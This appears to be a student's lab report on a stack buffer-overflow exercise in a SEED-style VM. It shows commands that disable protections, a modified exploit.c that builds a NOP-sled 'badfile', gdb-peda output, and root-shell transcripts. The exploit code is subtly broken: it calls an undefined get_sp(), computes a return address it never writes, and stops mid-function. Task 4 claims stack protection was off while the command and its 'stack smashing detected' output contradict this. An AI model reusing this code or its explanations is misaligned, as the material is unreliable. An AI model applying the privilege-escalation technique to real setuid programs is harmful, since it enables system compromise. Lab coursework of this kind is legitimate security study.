
<u>**Task 1 : Running Shellcode**</u>

- Firstly I had to run “sudo sysctl -w kernel.randomize_va_space=0” to disable address randomization.
- Then I ran “sudo rm /bin/sh” and “sudo ln -s /bin/zsh /bin/sh” to change my bin/sh to bin/zsh.
- I compiled the call_shellcode.c i.e “gcc -z execstack -o call_shellcode call_shellcode.c”
- I executed ./call_shellcode and gained access to root as shown below.



Task 2: Exploiting the Vulnerability

Observation on successful access of root shell:

- I had to turn off address randomization, make the stack executable and also disable the stack guard protection.
- Compile the exploit program and construct the badfile.
- After making the changes to exploit.c. I compiled using "gcc -o exploit exploit.c" and ran "./exploit" which creates the the badfile and then ran "./stack".
- Execute the stack program, the output is shell prompt indicating that we have exploited the buffer overflow mechanism and /bin/sh shell code has been executed.
- My exploit.c is modified as follows :

```c
unsigned long sp(void)
{
    __asm__("movl %esp, %eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    int i=0;
    char *ptr;
    long *addptr;
    long returnaddr;
    int sizeCalc=sizeof(buffer)-(sizeof(shellcode)+1);
    ptr = buffer;
    addptr = (long*)(ptr);
    returnaddr = get_sp() + 490;
    for(i=0;i<20;i++)
    buffer[sizeCalc+i]=shellcode[i];

    buffer[sizeof(buffer)-1]='\0';

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
```

Explanation for my code :

- My exploit code writes the buffer and overflows it with NOP which allows for the execution of the next line of command.
- My exploit code allows for the overflow of the stack and also points the code to execute malicious code.

How did I do it:

- I used gdb debugger to find return address.
- Inserted a breakpoint at the start of the function where buffer overflow may occur.
- Printed the address of the start of the buffer.
- Printed the value of the ebp register.
- Calculated where the return address is, so that I can change the return address and exploit the vulnerability.

```
0024| 0xbfffed88 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffed8c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffedb7 "\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\2
77\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277
\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\2
14\357\377\277\214\357\377\277\214\357\377\277", '\220' <repeats 120 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ print $ebp
$1 = (void *) 0xbfffed98
gdb-peda$ print &buffer
$2 = (char (*)[24]) 0xbfffed78
gdb-peda$ print $str
$3 = void
gdb-peda$ print &str
$4 = (char **) 0xbfffeda0
gdb-peda$ step
```

- Later, to confirm where the return address is, I looked at eip which points to previous frame pointer and the value at eip register. Both have the same value.
- This value must be overridden so that buffer overflow can be exploited and the program can be executed.

```
gdb-peda$ info frame 0
Stack frame at 0xbfffeda0:
 eip = 0xb7e66400 in _IO_new_fopen (iofopen.c:96); saved eip = 0x8048500
 called by frame at 0xbfffefe0
 source language c.
 Arglist at 0xbfffed98, args: filename=0x80485d2 "badfile", mode=0x80485d0 "r"
 Locals at 0xbfffed98, Previous frame's sp is 0xbfffeda0
 Saved registers:
  eip at 0xbfffed9c
```

Task 3: Defeating dash's Countermeasure

How did I do it:

- First change the /bin/sh , so it points back to /bin/dash using "sudo rm /bin/sh" and "sudo ln -s /bin/dash /bin/sh".
- I compiled the program dash_shell_test.c without uncommenting the setuid(0) statement.
- I observed that uid is not zero yet as that of a root user see the image below

```
root@VM:/home/seed/Desktop# gcc dash_shell_test.c -o dash_shell_test
root@VM:/home/seed/Desktop# chown root dash_shell_test
root@VM:/home/seed/Desktop# chmod 4755 dash_shell_test
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(
lpadmin),128(sambashare)
$ 
```

- I compiled the program by uncommenting the setuid(0) statement to find that the uid is that of a root user now.
- I performed the Task 2 again and find out that I got access to the root shell in the process.

Observation:

- I observed that the uid is now zero.
- So can conclude that performing the attack on the vulnerable program when /bin/sh is linked to /bin/dash with the effect of setuid statement gives us access to root shell with both real and effective uid as that of a root user.

```
root@VM:/home/seed/Desktop# gcc dash_shell_test.c -o dash_shell_test
root@VM:/home/seed/Desktop# chown root dash_shell_test
root@VM:/home/seed/Desktop# chmod 4755 dash_shell_test
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpa
dmin),128(sambashare)
# exit
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# gcc -o stack -fno-stack-protector -z execstack -g stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# subl exploit.c
root@VM:/home/seed/Desktop# gcc -o exploit exploit.c
root@VM:/home/seed/Desktop# ./exploit
root@VM:/home/seed/Desktop# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Task 4: Defeating Address Randomization

How did I do it :

- I set the address randomization to 2 using “sudo /sbin/sysctl -w kernel.randomize_va_space=2”
- I compiled and executed the exploit program which creates the bad file.
- I compiled the stack program with no stack guard protection and making the stack an executable stack.
- I made the stack program a set UID program owned by root. Run the stack till the buffer overflow is successful and the # prompt is returned.

```
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# gcc -o stack -z execstack stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ gcc -o exploit exploit.c
seed@VM:~/Desktop$ ./exploit
seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
```

Explanation:

- I used the shell script provided to run the stack in an infinite loop. It approximately ran for around 8-9 minutes.
- Upon repeated execution using the while loop in the script, the attack becomes successful and I was able to gain root access.

References :

1. The URL below helped me a lot in understanding how the buffer overflow attack can be done: https://www.cs.cornell.edu/courses/cs513/2007fa/paper.alpeh1.stacksmashing.html